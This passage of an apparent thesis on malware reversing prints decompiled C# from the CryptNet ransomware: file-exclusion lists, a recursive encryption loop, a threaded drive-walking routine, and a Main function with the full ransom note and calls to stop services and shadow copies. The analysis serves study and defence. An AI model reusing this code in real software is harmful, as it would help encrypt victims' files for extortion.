
Figura 50. Función que da nombre al archivo de rescate

La función *noTocar* (Figura 51) a primera vista solo parece meter los nombres de archivos críticos del sistema en un array, lo que podría indicar que se usará para más tarde comprobar si el archivo a encripta es uno de esos y evitarlo en caso de que sea cierto ya que el atacante no quiere inutilizar el ordenador. Más tarde, en la línea 107 se confirmará esta conjetura.

```
184
185     // Token: 0x06000007 RID: 7
186     private static bool noTocar(string string_7)
187     {
188         Class0.<>c__DisplayClass12_0 CS$<>8__locals1 = new Class0.<>c__DisplayClass12_0();
189         CS$<>8__locals1.string_0 = string_7;
190         CS$<>8__locals1.string_0 = CS$<>8__locals1.string_0.ToLower();
191         string[] array = new string[]
192         {
193             "iconcache.db",
194             "autorun.inf",
195             "thumbs.db",
196             "boot.ini",
197             "bootfont.bin",
198             "ntuser.ini",
199             "bootmgr",
200             "bootmgr.efi",
201             "bootmgfw.efi",
202             "desktop.ini",
203             "ntuser.dat"
204         };
205         return Array.Exists<string>(array, new Predicate<string>(CS$<>8__locals1.method_0));
206     }
```

Figura 51. Función noTocar


La función *bucleDeEncriptacion* (Figura 52) se encarga de encriptar los archivos del directorio dado, comprobando que no sea un archivo crítico con la función *noTocar*. Tras esto, si el archivo está en solo lectura intenta cambiarlo y según el tamaño del mismo, utiliza la función *AESencripta* o *AESencriptaGrande*.



```
// Token: 0x06000006 RID: 6
private static void bucleDeEncriptacion(string string_7)
{
    try
    {
        string[] files = Directory.GetFiles(string_7);
        bool flag = true;
        string[] array = files;
        for (int i = 0; i < array.Length; i++)
        {
            Class0.<>c__DisplayClass11_0 CS$<>8__locals1 = new Class0.<>c__DisplayClass11_0();
            CS$<>8__locals1.string_0 = array[i];
            try
            {
                string fileName = Path.GetFileName(CS$<>8__locals1.string_0);
                if (!Class0.noTocar(fileName) && Array.Exists<string>(Class0.extensionesAEncriptar, new Predicate<string>(CS$<>8__locals1.method_0)) && fileName != Class0.nombreArchivoTxt())
                {
                    FileInfo fileInfo = new FileInfo(CS$<>8__locals1.string_0);
                    if (fileInfo.IsReadOnly)
                    {
                        try
                        {
                            fileInfo.Attributes = FileAttributes.Normal;
                        }
                        catch
                        {
                        }
                    }
                    if (fileInfo.Length < 524288L)
                    {
                        Class0.AESencripta(CS$<>8__locals1.string_0);
                        File.Move(CS$<>8__locals1.string_0, CS$<>8__locals1.string_0 + "." + "do5L8");
                    }
                    else if (fileInfo.Length > 524288L)
                    {
                        Class0.AESencriptaGrande(CS$<>8__locals1.string_0, 131072, 0, fileInfo.Length / 2L, fileInfo.Length - 131072L);
                        File.Move(CS$<>8__locals1.string_0, CS$<>8__locals1.string_0 + "." + "8YYSI");
                    }
                    if (flag)
                    {
                        flag = false;
                        string path = string_7 + "/" + Class0.nombreArchivoTxt();
                        if (!File.Exists(path))
                        {
                            File.WriteAllText(path, Class0.textoDeAviso);
                        }
                    }
                }
            }
            catch (Exception)
            {
            }
        }
        string[] directories = Directory.GetDirectories(string_7);
        string[] array2 = directories;
        int j = 0;
        while (j < array2.Length)
        {
            string text = array2[j];
            DirectoryInfo directoryInfo = new DirectoryInfo(text);
            if (directoryInfo.Attributes.HasFlag(FileAttributes.ReadOnly))
            {
                try
                {
                    directoryInfo.Attributes &= ~FileAttributes.Normal;
                    goto IL_1F5;
                }
                catch
                {
                    goto IL_1F5;
                }
                goto IL_1E8;
            }
            goto IL_1F5;
            IL_1E8:
            j++;
            continue;
            IL_1E6:
            Class0.bucleDeEncriptacion(text);
            goto IL_1E8;
            IL_1F5:
            if (!directoryInfo.Attributes.HasFlag(FileAttributes.Hidden))
            {
                goto IL_1E6;
            }
            goto IL_1E8;
        }
    }
    catch (Exception)
    {
    }
}
```

Figura 52. Función del bucle de encriptación

La última función, llamada *encriptacionMain* (Figura 53), comprueba todos los discos duros, y saltándose los directorios críticos establecidos por un array, inicia el proceso de encriptación en cada directorio usando múltiples hilos.



```
// Token: 0x06000005 RID: 5
private static void encriptacionMain()
{
    DriveInfo[] drives = DriveInfo.GetDrives();
    for (int i = 0; i < drives.Length; i++)
    {
        Class0.<>c__DisplayClass10_0 CS$<>8__locals1 = new Class0.<>c__DisplayClass10_0();
        CS$<>8__locals1.driveInfo_0 = drives[i];
        string pathRoot = Path.GetPathRoot(Environment.SystemDirectory);
        if (!(CS$<>8__locals1.driveInfo_0.ToString() == pathRoot))
        {
            Task task = Task.Factory.StartNew(new Action(CS$<>8__locals1.method_0));
            task.Wait();
        }
        else
        {
            string[] array = new string[]
            {
                "windows.old",
                "windows.old.old",
                "amd",
                "nvidia",
                "program files",
                "program files (x86)",
                "windows",
                "$recycle.bin",
                "documents and settings",
                "intel",
                "perflogs",
                "programdata",
                "boot",
                "games",
                "msocache"
            };
            string[] directories = Directory.GetDirectories(pathRoot);
            string[] array2 = directories;
            for (int j = 0; j < array2.Length; j++)
            {
                Class0.<>c__DisplayClass10_1 CS$<>8__locals2 = new Class0.<>c__DisplayClass10_1();
                CS$<>8__locals2.string_0 = array2[j];
                if (!Array.Exists<string>(array, new Predicate<string>(CS$<>8__locals2.method_0)))
                {
                    Task task2 = Task.Factory.StartNew(new Action(CS$<>8__locals2.method_1));
                    task2.Wait();
                }
            }
        }
    }
}
```

Figura 53. Función principal de la encriptación

Por último, la estructura final con las funciones y variables renombradas (Figura 54) y la función *main* (Figura 55) quedaría así:




Figura 54. Estructura final

```
21
22  // Token: 0x06000004 RID: 4 RVA: 0x00002524 File Offset: 0x00000724
23  private static void Main(string[] args)
24  {
25      bool flag;
26      new Mutex(true, Environment.MachineName, ref flag);
27      if (flag)
28      {
29          Class0.textoDeAviso = "*** CRYPTNET RANSOMWARE ***\r\n\r\n--- What happened? ---\r\nAll of your files are encrypted and stolen. Stolen data will be published soon\r\non our
              tor website. There is no way to recover your data and prevent data leakage without us\r\nDecryption is not possible without private key. Don't waste your and our time to
              recover your files. \r\nIt is impossible without our help\r\n\r\n--- How to recover files & prevent leakage? ---\r\nTo make sure that we REALLY CAN recover your data - we
              offer FREE DECRYPTION for warranty. \r\nWe promise that you can recover all your files safely and prevent data leakage. We can do it!\r\n\r\n--- Contact Us---\r\nDownload
              Tor Browser - https://www.torproject.org/download/ and install it\r\nOpen website:  http://cryptr3fmuv4di5uiczofjuypopr63x2glt1svhur2ump4ebru2xd3yd.onion\r\nEnter
              DECRYPTION ID:  4LUiqDpnxbDGq3jaxvtrp2zI8CmEagp4\r\n                ";
30          Class0.textoAvisoT = Class0.textoAvisoT.Replace("#ID#", "4L" + "wKmQPT4XO0xKRIj7jtOWPB1Gck4H" + "p4");
31          Class0.encriptacionMain();
32          Class0.creaFondoPantalla(Class0.textoFondoPantalla);
33          if (Class0.esAdmin())
34          {
35              Class0.serviciosStop();
36              Class0.shadowStop();
37          }
38          Class0.procesosStop();
39      }
40  }
41
```

Figura 55. Main final

Capítulo 5 - Conclusiones y trabajo futuro

Los resultados de las búsquedas realizadas en el estado de la cuestión, parece indicar claramente la gran desproporción entre los trabajos realizados sobre ingeniería inversa de software en el ámbito académico y en el ámbito profesional, lo que podría ser una indicación de la gran complejidad de este tema, y la dificultad de abordarlo durante los estudios de grado, pero por otro lado, también indica el gran interés que hay en el mundo profesional debido a los grandes riesgos que supone el *malware*, y la necesidad de contar con técnicas y profesionales que sean capaces de combatirlos.

Durante el desarrollo del presente trabajo de fin de grado se ha podido comprobar que la ciberseguridad es un ámbito no solo muy complejo si no también muy amplio. Se requiere una gran implicación de los profesionales de ciberseguridad para estar al día en las nuevas tendencias que surgen ya que cada caso presenta unas condiciones y especificaciones que resultan distintas a las vistas anteriormente, siendo totalmente necesario aprender nuevas tecnologías o herramientas y hacer uso continuo de la documentación.

Este pensamiento sobre la rapidez en la que evoluciona la ciberseguridad lo refuerzan los múltiples portales de noticias sobre este tema, como TheHackerNews[19] o CheckPoint Research[20], que continuamente publican novedades y que son totalmente necesarias de conocer para cualquier profesional del sector.

Por suerte, una de las aptitudes de las que dota el grado de ingeniería de software, es preparar al estudiante para ser capaz de hacer frente a los nuevos desafíos propuestos por la informática. Gracias a esto, durante el proceso de experimentación del trabajo de fin de grado, se han ampliado en gran medida los conocimientos que se obtuvieron en las fases anteriores del trabajo ya que la situación así lo requería. Una vez acabada la fase de experimentación se ha podido comprobar que no existen unos

[19] https://thehackernews.com/

[20] https://research.checkpoint.com/

pasos fijos en el análisis de *malware* y que lo más importante es la experiencia y la creatividad.

Trabajo futuro

Este trabajo sirve como iniciación en el *reversing* y análisis de *malware*, el cual podría ampliarse para tener un mayor entendimiento de los distintos tipos de *malware* y los lenguajes y técnicas a encontrar durante un análisis.

Desde el punto en que se encuentra la tecnología actualmente sería interesante poder realizar auditorías haciendo uso de la computación cuántica y la inteligencia artificial donde compañías como IBM ya están empezando a preocuparse de estos temas [**29**] [**30**].

Introduction

Motivation

Cybersecurity is an increasingly important issue in our society. As the use of technology increases, so does the number of cyber risks that can affect both individuals and companies.

One of the techniques used to combat these threats is reverse engineering applied to cybersecurity or reversing. Reversing refers to the study of malicious code in order to know and identify the vulnerabilities used to infect a system.

Reversing is one of the fields of cybersecurity that is least discussed when starting out, which adds an additional level of complexity to this field.


Goals

This final degree project aims to understand the functioning of malware, in order to be able to carry out a reverse engineering process in software, specifically in the cybersecurity part, more commonly known as reversing, and to serve as training to get started in the world of reverse engineering.

To achieve this, the work will focus on experimentation which will involve performing a technical analysis that implements the investigated techniques and then developing a proof of concept to be run in a controlled environment to test the operation of the malware.

Work plan

The different phases of the project and the time spent in each of them can be summarised in the following Gantt chart:



The following is a summary description of the different phases of the work plan:

Initial approach: During this first phase, the main objective of the final degree project was defined, and an estimation was made of the resources and estimated time for its development.

Research: In this second phase, a search for information regarding assembly language and reverse engineering was carried out, especially determining the tools that could be used and obtaining various materials that could be useful found in different sources.

Development: The development part focused on making use of these materials and initiating a learning phase in reverse engineering without being entirely focused on cyber security.

Experimentation: This last phase before writing the dissertation consisted of carrying out the techniques obtained in the previous phases with real malware case scenarios.

Preparation of the dissertation report: Finally, the dissertation report was prepared in accordance with the dissertation regulations and with the indications of the directors of the dissertation.

Although the times are those shown in the Gantt chart, we can consider that the phases of research, development and experimentation have been maintained to a greater or lesser extent throughout the development, iterating constantly.

Conclusions and future work

The results of the searches carried out in the state of the art clearly indicate the great disproportion between the work carried out on software reverse engineering in the academic and professional spheres, which could be an indication of the great complexity of this subject, and the difficulty of tackling it during undergraduate studies, but on the other hand, it also indicates the great interest in the professional world due to the great risks posed by malware, and the need for techniques and professionals who are capable of combating them.

During the development of this final degree project, it has become clear that cybersecurity is a field that is not only very complex but also very extensive. It requires a great involvement of cybersecurity professionals to keep up to date with the new trends that emerge as each case presents conditions and specifications that are different from those seen previously, being absolutely necessary to learn new technologies or tools and to make continuous use of documentation.

This idea about the speed at which cybersecurity is evolving is reinforced by the many news portals on this subject, such as TheHackerNews[21] or CheckPoint Research[22], which continually publish news and which are absolutely necessary for any professional in the sector to be aware of.

Fortunately, one of the skills that the degree in software engineering provides is to prepare the student to be able to face the new challenges proposed by computer science. Thanks to this, during the experimentation process of the final degree project, the knowledge obtained in the previous phases of the project was greatly expanded, as the situation required it. Once the experimentation phase was over, it became clear that there are no fixed steps in malware analysis and that the most important thing is experience and creativity.

---

[21] https://thehackernews.com/

[22] https://research.checkpoint.com/

Future Work

This work provides an introduction to malware reversing and analysis, which could be extended to provide a better understanding of the different types of malware and the languages and techniques to be found during an analysis.

From the current state of technology it would be interesting to be able to perform audits using quantum computing and artificial intelligence where companies such as IBM are already starting to address these issues [29] [30].

BIBLIOGRAFÍA

[1] «Recolecta» [En línea]. Available: https://buscador.recolecta.fecyt.es/

[2] «Teseo» [En línea]. Available: https://www.educacion.gob.es/teseo/

[3] «ScienceDirect» [En línea]. Available: https://www.sciencedirect.com/

[4] N. Galloro, M. Polino, M. Carminati, A. Continella y S. Zanero, «A Systematical and longitudinal study of evasive behaviors in windows malware,» *Computers & Security,* vol. 113, pp. 1-22, 2022.

[5] M. Alrammal, M. Naveed, S. Sallam y G. Tsaramirsis, «Malware analysis: Reverse engineering tools using santuko linux,» *Materials Today: Proceedings,* vol. 60, nº 3, pp. 1367-1378, 2022.

[6] C. d. Juan, Ingeniera inversa. Curso práctico, Ra-Ma, 2022, p. 144.

[7] Universitat Oberta de Catalunya, «Lenguajes máquina, ensamblador y de alto nivel» [En línea]. Available: http://cv.uoc.edu/moduls/XW02_79049_00373/web/main/m4/v2_3.html

[8] B. Carnes, «Learn Assembly Language Programming with ARM» 2022. [En línea]. Available: https://www.freecodecamp.org/news/learn-assembly-language-programming-with-arm/

[9] D. Yurichev, Reverse Engineering for Beginners, 2022.

[10] E. J. Chikofsky y J. H. Cross II, «Reverse engineering and design recovery: a taxonomy,» *IEEE software,* vol. 7, nº 1, pp. 13-17, 1990.

[11] «Keepcoding» [En línea]. Available: https://keepcoding.io/blog/que-es-un-vector-de-ataque-en-ciberseguridad/

[12] «INCIBE» [En línea]. Available: https://www.incibe.es/empresas/blog/los-10-vectores-ataque-mas-utilizados-los-ciberdelincuentes

[13] M. Guerra Soto, Análisis de Malware para Sistemas Windows, Ra-Ma, 2018, p. 299.

[14] C. Abad Aramburu y J. L. Vázquez Poletti, Aplicación de metodología de Análisis de Malware al caso de estudio de la Amenaza Avanzada Persistente (APT) "Octubre Rojo", 2015.

[15] I. Medyoni, «Malware Anti-VM Techniques» 2020. [En línea]. Available: https://www.cynet.com/attack-techniques-hands-on/malware-anti-vm-techniques/

[16] O. Kulchytskyy y A. Kukoba, «Anti Debugging Protection Techniques with Examples» 2020. [En línea]. Available: https://www.apriorit.com/dev-blog/367-anti-reverse-engineering-protection-techniques-to-use-before-releasing-software

[17] M. Porolli, «Complicando el análisis: Algunas técnicas de anti-debugging» [En línea]. Available: https://www.welivesecurity.com/la-es/2014/06/18/complicando-analisis-algunas-tecnicas-anti-debugging/

[18] «Wikipedia, Ofuscación» [En línea]. Available: https://es.wikipedia.org/wiki/Ofuscaci%C3%B3n

[19] «Virus Total - Yara» [En línea]. Available: https://support.virustotal.com/hc/en-us/articles/115002178945-YARA

[20] «Welcome to YARA's documentation!» [En línea]. Available: https://yara.readthedocs.io/en/stable/

[21] «KeepCoding ¿Qué son las reglas YARA?» [En línea]. Available: https://keepcoding.io/blog/que-son-las-reglas-yara/

[22] N. Fox, «YARA Rules Guide: Learning this Malware Research Tool» 2023. [En línea]. Available: https://www.varonis.com/blog/yara-rules#:~:text=YARA%20rules%20are%20like%20a,identify%20a%20piece%20of%20malware

[23] «Repository of Yara Rules» [En línea]. Available: https://github.com/Yara-Rules/rules

[24] «Upload VirusTotal» [En línea]. Available: https://www.virustotal.com/gui/home/upload

[25] S. Hasan, «LNK File Analysis: LNKing It Together!» 2021. [En línea]. Available: https://syedhasan010.medium.com/forensics-analysis-of-an-lnk-file-da68a98b8415

[26] C. Gutiérrez Amaya, «Shadow Copies: la funcionalidad de backup de Windows» 26 09 2017. [En línea]. Available: https://www.welivesecurity.com/la-es/2017/09/26/shadow-copies-backup-windows-ransomware/

[27] Microsoft, «Documentación wbadmin» 2023. [En línea]. Available: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/wbadmin

[28] KeepCoding, «¿Qué es padding en criptografía?» [En línea]. Available: https://keepcoding.io/blog/que-es-padding-en-criptografia/

[29] IBM, «Quantum computing and cybersecurity: How to capitalize on opportunities and sidestep risks» [En línea]. Available: https://www.ibm.com/thought-leadership/institute-business-value/en-us/report/quantumsecurity

[30] IBM, «AI for cybersecurity» [En línea]. Available: https://www.ibm.com/security/artificial-intelligence